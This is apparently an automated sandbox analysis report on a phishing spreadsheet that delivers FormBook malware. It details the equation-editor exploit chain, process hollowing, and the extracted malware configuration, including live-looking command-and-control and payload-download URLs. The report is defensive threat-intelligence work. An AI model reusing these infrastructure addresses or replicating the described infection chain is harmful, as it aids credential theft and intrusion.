ID: 553050
Sample Name: HME AG PO 2091.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:03:53
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report HME AG PO 2091.xlsx

Overview


General Information

Sample Name:	HME AG PO 2091.xlsx
Analysis ID:	553050
MD5:	29ee298412e6d2..
SHA1:	7ed1c5713ba7ff2..
SHA256:	22355ce0bfc0928..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1444 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2860 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - word.exe (PID: 2256 cmdline: C:\Users\user\AppData\Roaming\word.exe MD5: 8EDDCC35719034649F6947B2B08BCDF3)
    - word.exe (PID: 1612 cmdline: C:\Users\user\AppData\Roaming\word.exe MD5: 8EDDCC35719034649F6947B2B08BCDF3)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cscript.exe (PID: 2980 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: A3A35EE79C64A640152B3113E6E254E2)
          - cmd.exe (PID: 1292 cmdline: /c del "C:\Users\user\AppData\Roaming\word.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.rthearts.com/nk6l/"
  ],
  "decoy": [
    "cbnextra.com",
    "entitysystemsinc.com",
    "55midwoodave.com",
    "ebelizzi.com",
    "khojcity.com",
    "1527brokenoakdrive.site",
    "housinghproperties.com",
    "ratiousa.com",
    "lrcrepresentacoes.net",
    "tocoec.net",
    "khadamatdemnate.com",
    "davidkastner.xyz",
    "gardeniaresort.com",
    "qiantangguoji.com",
    "visaprepaidprocessing.com",
    "cristinamadara.com",
    "semapisus.xyz",
    "mpwebagency.net",
    "alibabasdeli.com",
    "gigasupplies.com",
    "quantumskillset.com",
    "eajui136.xyz",
    "patsanchezelpaso.com",
    "trined.mobi",
    "amaturz.info",
    "approveprvqsx.xyz",
    "fronterapost.house",
    "clairewashere.site",
    "xn--3jst70hg8f.com",
    "thursdaynightthriller.com",
    "primacykapjlt.xyz",
    "vaginette.site",
    "olitusd.com",
    "paypal-caseid521.com",
    "preose.xyz",
    "ferbsqlv28.club",
    "iffiliatefreedom.com",
    "okdahotel.com",
    "cochuzyan.xyz",
    "hotyachts.net",
    "diamond-beauties.com",
    "storyofsol.com",
    "xianshucai.net",
    "venusmedicalarts.com",
    "energiaorgonu.com",
    "savannah.biz",
    "poeticdaily.com",
    "wilddalmatian.com",
    "kdydkyqksqucyuyen.com",
    "meanmod.xyz",
    "kaka.digital",
    "viewcision.com",
    "wowzerbackupandrestore-us.com",
    "hydrogendatapower.com",
    "427521.com",
    "ponto-bras.space",
    "chevalsk.com",
    "hnftdl.com",
    "nanasyhogar.com",
    "createacarepack.com",
    "wildkraeuter-wochenende.com",
    "uchihomedeco.com",
    "quintongiang.com",
    "mnbvending.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.517826427.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.517826427.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.517826427.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.517788299.0000000000380000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.517788299.0000000000380000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.1.word.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.1.word.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.1.word.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
5.2.word.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.word.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x978a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1360c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa483:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Information Discovery 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HME AG PO 2091.xlsx	43%	Virustotal		Browse
HME AG PO 2091.xlsx	33%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	
HME AG PO 2091.xlsx	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ctf[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\word.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ctf[1].exe	42%	ReversingLabs	Win32.Worm.SpyBot	
C:\Users\user\AppData\Local\Temp\nskF75C.tmp\mtmmtvzho.dll	33%	ReversingLabs	Win32.Trojan.SpyNoon	
C:\Users\user\AppData\Roaming\word.exe	42%	ReversingLabs	Win32.Worm.SpyBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.word.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.word.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.cscript.exe.2abf840.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.word.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.word.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.word.exe.430000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.word.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.cscript.exe.4d22e0.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
rfr.lt	4%	Virustotal		Browse
shops.myshopify.com	1%	Virustotal		Browse
www.hydrogendatapower.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.rthearts.com/nk6l/	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://rfr.lt/ctf.exe	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.hydrogendatapower.com/nk6l/?f4=mG3MZX+V/2vUvLkm+jLYc6BPCVMMOHSbAyziOVKuBi9N3RYpJJdcI8Zb3DbFfMMicqDibw==&9r7t=5jSPntk89D	0%	Avira URL Cloud	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.ponto-bras.space/nk6l/?f4=dUEi0UXeDjZ3satn024Wp6SV8B9ayfLzJlVAsh/H0s9uKTFfRfoB4Zp7QfR2IB/+as7LEQ==&9r7t=5jSPntk89D	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rfr.lt	91.203.68.162	true	true	• 4%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.212	true	false		high
shops.myshopify.com	23.227.38.74	true	true	• 1%, Virustotal, Browse	unknown
www.hydrogendatapower.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
www.ponto-bras.space	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.rthearts.com/nk6l/	true	• Avira URL Cloud: safe	low
http://rfr.lt/ctf.exe	true	• Avira URL Cloud: malware	unknown
http://www.hydrogendatapower.com/nk6l/?f4=mG3MZX+V/2vUvLkm+jLYc6BPCVMMOHSbAyziOVKuBi9N3RYpJJdcI8Zb3DbFfMMicqDibw==&9r7t=5jSPntk89D	true	• Avira URL Cloud: safe	unknown
http://www.ponto-bras.space/nk6l/?f4=dUEi0UXeDjZ3satn024Wp6SV8B9ayfLzJlVAsh/H0s9uKTFfRfoB4Zp7QfR2IB/+as7LEQ==&9r7t=5jSPntk89D	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
198.54.117.212	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
91.203.68.162	rfr.lt	Latvia		43513	NANO-ASLV	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553050
Start date:	14.01.2022
Start time:	08:03:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HME AG PO 2091.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/9@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 46.5% (good quality ratio 41.4%) • Quality average: 70.9% • Quality standard deviation: 33.4%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:05:40	API Interceptor	60x Sleep call for process: EQNEDT32.EXE modified
08:05:45	API Interceptor	85x Sleep call for process: word.exe modified
08:06:12	API Interceptor	229x Sleep call for process: cscript.exe modified
08:07:04	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ctf[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	248302
Entropy (8bit):	7.927911380419802
Encrypted:	false
SSDEEP:	6144:owzN+wRSsYU12O6NgFRQbIuoKFFmhmvk8nw:fN+w8KCWRbRKF7vkR
MD5:	8EDDCC35719034649F6947B2B08BCDF3
SHA1:	5506B69B4584F43232F45299192A540EC0197998
SHA-256:	0D072A60B433F330D2BA97D75EAE7AF07E9D75BC6ED5B1065287661D05E82AB6
SHA-512:	C7716DAAFFFD44DFF6143D7FE0FB686EB5FC08DA918AAB204AE6D7C8687DC914D9310D488A2FFC4767E5FD643E8AEE6D88FADF28D156C6BE731C29BCC3943 81
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 42%
Reputation:	low
IE Cache URL:	http://rfr.lt/ctf.exe
